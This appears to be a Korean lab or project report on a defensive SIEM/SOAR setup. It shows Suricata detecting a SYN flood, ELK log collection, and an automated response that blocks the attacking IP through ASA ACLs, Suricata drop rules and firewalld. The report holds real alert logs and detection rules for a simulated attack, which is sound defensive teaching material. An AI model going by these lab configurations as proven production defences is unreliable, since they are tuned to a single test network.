
나) 침입탐지시스템 (SIEM)

ㄱ) 보안장비



ㄴ) kibana를 활용한 로그분석

Logstash 분석




1. Logstash를 통해 Suricata가 탐지한 공격 유형을 실시간으로 확인하고 분석
2. 시간대별로 이벤트가 발생한 횟수를 막대 그래프로 보여주며 공격시점을 시각적으로 나타냄

다) SOAR


ㄱ) SOAR 흐름도

SOAR 흐름




ㄴ) 공격 전 상태 및 탐지

SOAR 실행



SOAR 프로그램이 실행되어 "새로운 로그 없음" 상태로 대기 중임을 확인할 수 있음

공격이 ASA를 넘어서 들어오는 패킷 확인 (IPS와 IDS 사이의 패킷)



Wireshark 분석 결과, 피해자 서버로 정상적인 연결이 완료되지 않은 다수의 SYN 패킷이 지속 유입되어 자원 고갈을 유발하는 SYN Flood 공격으로 판단되며, ASA 방화벽을 통과하여 내부로 유입되는 상황

공격에 사용된 IP 주소는 **172.16.15.66**로 확인되어 긴급 차단 조치 필요 판단

ㄷ) 공격 감지 및 로그 기록

공격을 감지하는 suricata 로그


```
{"timestamp":"2025-08-08T19:46:41.677001+0900","flow_id":374423015089145,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1463,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677001+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1463,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677046+0900","flow_id":374619470017662,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1464,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677046+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1464,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677096+0900","flow_id":374838005847279,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1465,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677096+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1465,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677096+0900","flow_id":374838005847279,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1465,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6039911,"rev":1,"signature":"ET SCAN Potential SSH Scanner","category":"","severity":3},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677096+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1465,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677116+0900","flow_id":374919181783958,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1466,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677116+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1466,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.676910+0900","flow_id":374031801072456,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1462,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.676910+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1462,"dest_ip":"(피해자 IP)","dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677175+0900","flow_id":375170725340007,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1468,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677175+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1468,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677152+0900","flow_id":375072035955644,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1467,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677152+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1467,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677214+0900","flow_id":375337695679637,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1469,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677214+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1469,"dest_port":80}}
{"timestamp":"2025-08-08T19:46:41.677320+0900","flow_id":375793805896340,"in_iface":"ens160","event_type":"alert","src_ip":"172.16.15.66","src_port":1470,"dest_ip":"(피해자 IP)","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":6999905,"rev":1,"signature":"Possible DoS Attack Type : SYN flood","category":"Attempted Denial of Service","severity":2},"direction":"to_server","flow":{"pkts_toserver":1,"pkts_toclient":0,"bytes_toserver":60,"bytes_toclient":0,"start":"2025-08-08T19:46:41.677320+0900","src_ip":"172.16.15.66","dest_ip":"(피해자 IP)","src_port":1470,"dest_port":80}}
```


비정상적인 SYN Flood 공격 트래픽을 탐지하고 경고 로그를 생성

Filebeat 가 로그를 중앙시스템으로 전송


```
Aug 08 19:54:27 localhost.localdomain filebeat[1547]: {"log.level":"info","@timestamp":"2025-08-08T19:54:27.446+0900","log.logger":"monitoring","log.origin":{"function":"github.com/elastic/beats/v7/libbeat/monitoring/report/log.(*reporter).logSnapshot","file.name":"log/log.go","file.line":192},"message":"Non-zero metrics in the last 30s","service.name":"filebeat","monitoring":{"metrics":{"beat":{"cgroup":{"memory":{"mem":{"usage":{"bytes":8279248}}}},"cpu":{"system":{"ticks":1080},"total":{"ticks":2780,"value":2780},"user":{"ticks":1700}},"handles":{"limit":{"hard":524288,"soft":524287},"open":11},"info":{"ephemeral_id":"e361ae3d-5aef-4312-993c-d5b0bbc43ea2","uptime":{"ms":68101105},"version":"9.1.0"},"memstats":{"gc_next":44392890,"memory_alloc":37721600,"memory_total":274799480,"rss":171364352},"runtime":{"goroutines":34}},"filebeat":{"events":{"active":0},"harvester":{"open_files":1,"running":1}},"libbeat":{"config":{"module":{"running":0}},"output":{"events":{"active":0},"write":{"latency":{"histogram":{"count":47,"max":25314,"mean":4973.829787234043,"median":122,"min":0,"p75":9431,"p95":22111.799999999974,"p99":25314,"p999":25314,"stddev":7085.094483729066}}}},"pipeline":{"clients":1,"events":{"active":0},"queue":{"filled":{"bytes":0,"events":0,"pct":0},"max_bytes":0,"max_events":3200}}},"registrar":{"states":{"current":0}},"system":{"load":{"1":0,"15":0,"5":0,"norm":{"1":0,"15":0,"5":0}}}},"ecs.version":"1.6.0"}}
Aug 08 19:54:57 localhost.localdomain filebeat[1547]: {"log.level":"info","@timestamp":"2025-08-08T19:54:57.447+0900","log.logger":"monitoring","log.origin":{"function":"github.com/elastic/beats/v7/libbeat/monitoring/report/log.(*reporter).logSnapshot","file.name":"log/log.go","file.line":192},"message":"Non-zero metrics in the last 30s","service.name":"filebeat","monitoring":{"metrics":{"beat":{"cgroup":{"memory":{"mem":{"usage":{"bytes":8279248}}}},"cpu":{"system":{"ticks":1090,"time":{"ms":10}},"total":{"ticks":2800,"time":{"ms":20},"value":2800},"user":{"ticks":1710,"time":{"ms":10}}},"handles":{"limit":{"hard":524288,"soft":524287},"open":11},"info":{"ephemeral_id":"e361ae3d-5aef-4312-993c-d5b0bbc43ea2","uptime":{"ms":68401107},"version":"9.1.0"},"memstats":{"gc_next":44407834,"memory_alloc":21377168,"memory_total":275035376,"rss":171364352},"runtime":{"goroutines":34}},"filebeat":{"events":{"active":0},"harvester":{"open_files":1,"running":1}},"libbeat":{"config":{"module":{"running":0}},"output":{"events":{"active":0},"write":{"latency":{"histogram":{"count":47,"max":25314,"mean":4973.829787234043,"median":122,"min":0,"p75":9431,"p95":22111.799999999974,"p99":25314,"p999":25314,"stddev":7085.094483729066}}}},"pipeline":{"clients":1,"events":{"active":0},"queue":{"filled":{"bytes":0,"events":0,"pct":0},"max_bytes":0,"max_events":3200}}},"registrar":{"states":{"current":0}},"system":{"load":{"1":0,"15":0,"5":0,"norm":{"1":0,"15":0,"5":0}}}},"ecs.version":"1.6.0"}}
^[[A
Aug 08 19:55:27 localhost.localdomain filebeat[1547]: {"log.level":"info","@timestamp":"2025-08-08T19:55:27.447+0900","log.logger":"monitoring","log.origin":{"function":"github.com/elastic/beats/v7/libbeat/monitoring/report/log.(*reporter).logSnapshot","file.name":"log/log.go","file.line":192},"message":"Non-zero metrics in the last 30s","service.name":"filebeat","monitoring":{"metrics":{"beat":{"cgroup":{"memory":{"mem":{"usage":{"bytes":8279248}}}},"cpu":{"system":{"ticks":1090},"total":{"ticks":2810,"time":{"ms":10},"value":2810},"user":{"ticks":1720,"time":{"ms":10}}},"handles":{"limit":{"hard":524288,"soft":524287},"open":11},"info":{"ephemeral_id":"e361ae3d-5aef-4312-993c-d5b0bbc43ea2","uptime":{"ms":6870106},"version":"9.1.0"},"memstats":{"gc_next":44407834,"memory_alloc":21513112,"memory_total":275171320,"rss":171364352},"runtime":{"goroutines":34}},"filebeat":{"events":{"active":0},"harvester":{"open_files":1,"running":1}},"libbeat":{"config":{"module":{"running":0}},"output":{"events":{"active":0},"write":{"latency":{"histogram":{"count":47,"max":25314,"mean":4973.829787234043,"median":122,"min":0,"p75":9431,"p95":22111.799999999974,"p99":25314,"p999":25314,"stddev":7085.094483729066}}}},"pipeline":{"clients":1,"events":{"active":0},"queue":{"filled":{"bytes":0,"events":0,"pct":0},"max_bytes":0,"max_events":3200}}},"registrar":{"states":{"current":0}},"system":{"load":{"1":0.08,"15":0.01,"5":0.02,"norm":{"1":0.04,"15":0.005,"5":0.01}}}},"ecs.version":"1.6.0"}}
```


Filebeat는 Suricata에서 발생한 침입 탐지 로그를 성공적으로 수집하여
ELK 스택(Elasticsearch, Logstash, Kibana)으로 전송

ㄹ) 자동 방어 조치

방어조치 코드

```
새로운 로그 없음.
새로운 로그 없음.
새로운 로그 없음.
2개의 로그 저장됨.
[+] 172.16.15.66 차단 시작 (outside ACL, 300초)
[+] 172.16.15.66 차단 룰 ACL에 추가 완료
✅ 룰 파일을 /etc/suricata/rules/local.rules 에 전송 완료
🔄 Suricata 재시작 완료:

✅ DB 저장 완료: 172.16.15.66 / Nmap SYN Scan Detected / 피해자 IP @ 2025-08-08 19:41:41.270634
새로운 로그 없음.
새로운 로그 없음.
1000개의 로그 저장됨.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
✅ 룰 파일을 /etc/suricata/rules/local.rules 에 전송 완료
🔄 Suricata 재시작 완료:

✅ DB 저장 완료: 172.16.15.66 / Nmap SYN Scan Detected / 피해자 IP @ 2025-08-08 19:41:47.942710
✅ DB 저장 완료: 172.16.15.66 / Possible DoS Attack Type : SYN flood / 피해자 IP @ 2025-08-08 19:41:47.948167
✅ DB 저장 완료: 172.16.15.66 / -Pn_scan Detected / 피해자 IP @ 2025-08-08 19:41:47.968878
✅ DB 저장 완료: 172.16.15.66 / SYN Scan or SYN Flood Detected / 피해자 IP @ 2025-08-08 19:41:47.983761
555개의 로그 저장됨.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
[!] 172.16.15.66 는 이미 outside에서 차단 중입니다.
✅ 룰 파일을 /etc/suricata/rules/local.rules 에 전송 완료
🔄 Suricata 재시작 완료:

✅ DB 저장 완료: 172.16.15.66 / Nmap SYN Scan Detected / 피해자 IP @ 2025-08-08 19:41:52.236477
✅ DB 저장 완료: 172.16.15.66 / Possible DoS Attack Type : SYN flood / 피해자 IP @ 2025-08-08 19:41:52.252021
✅ DB 저장 완료: 172.16.15.66 / -Pn_scan Detected / 피해자 IP @ 2025-08-08 19:41:52.267244
✅ DB 저장 완료: 172.16.15.66 / SYN Scan or SYN Flood Detected / 피해자 IP @ 2025-08-08 19:41:52.282297
새로운 로그 없음.
새로운 로그 없음.
```

Suricata의 탐지 결과를 기반으로 자동 대응
Elastic 로그 통해 공격 IP 주소를 식별하고, ASA 방화벽에 대한 차단 정책 적용을 시도
IPS 룰셋 업데이트 과정 후 DB 기록

IPS_RULE 적용

```
drop tcp 172.16.15.66 any ->(피해자 IP)any (msg:"Nmap SYN Scan Detected"; flags: S; threshold: type limit, track by_src, count 10, seconds 1; sid:6049910; rev:1;
)
drop tcp 172.16.15.66 any ->(피해자 IP)any (msg:"Possible DoS Attack Type : SYN flood"; flags: S; classtype: attempted-dos; detection_filter: track by_dst, count
 20, seconds 10; sid:6999911; rev:1;)
drop tcp 172.16.15.66 any ->(피해자 IP)any (msg:"-Pn_scan Detected"; flags: S; flow: stateless; threshold: type threshold, track by_src, count 10, seconds 30; si
d:6039912; rev:1;)
drop tcp 172.16.15.66 any -> any any (msg:"SYN Scan or SYN Flood Detected"; flags: S; threshold: type both, track by_src, count 500, seconds 3; sid:6039913; rev
:1;)
```

공격을 진행하는 IP를 막기 위한 방어규칙이 활성화

ㅁ) 다중 방어 시스템 적용

ASA 차단

```
ASAV1# sh access-list BLOCK_OUTSIDE
access-list BLOCK_OUTSIDE; 2 elements; name hash: 0x52d75cf2
access-list BLOCK_OUTSIDE line 1 extended deny ip host 172.16.15.66 any (hitcnt=
0) 0xb8220d1b
access-list BLOCK_OUTSIDE line 2 extended permit ip any any (hitcnt=0) 0xa70c36a
6
ASAV1#
ASAV1#
ASAV1# _
```

SOAR 정책을 기반으로, 공격 IP 를 차단하는 ACL 규칙 추가

코드출력값(H-IDS 차단)

```
새로운 로그 없음.
새로운 로그 없음.
새로운 로그 없음.
🔹 명령어 출력: success
success
[🔒 차단됨] 172.16.15.66 -> 피해자 서버IP (rocky)
새로운 로그 없음.
새로운 로그 없음.
```

네트워크 방화벽을 우회하거나 내부에서 발생했을 경우에 대비해, 호스트 레벨에서 차단


H-IDS 차단

```
[root@changwoo ~]# firewall-cmd --list-rich-rules
rule family="ipv4" source address="172.16.15.66" reject
```

서버 방화벽 차단 확인

ㅂ) 방어 성공 및 차단 해제

ASA 차단 후 패킷



ASA 적용 후 Wireshark 패킷 확인시 공격자 IP 가 확인되지 않음

ASA 방화벽 차단해제

```
새로운 로그 없음.
새로운 로그 없음.
[+] 172.16.15.66 차단 해제 시작 (outside)
새로운 로그 없음.
새로운 로그 없음.
새로운 로그 없음.
새로운 로그 없음.
[+] 172.16.15.66 차단 해제 완료 (outside)
새로운 로그 없음.
새로운 로그 없음.
```

일정시간이 지나면 해당 ip 에 대한 차단이 자동해제


ASA 방화벽 차단 해제 후

```
ASAV1# sh access-list BLOCK_OUTSIDE
access-list BLOCK_OUTSIDE; 1 elements; name hash: 0x52d75cf2
access-list BLOCK_OUTSIDE line 1 extended permit ip any any (hitcnt=0) 0xa70c36a
6
```

설정된 시간이 지나 차단이 자동으로 해제되었다는 것을 확인

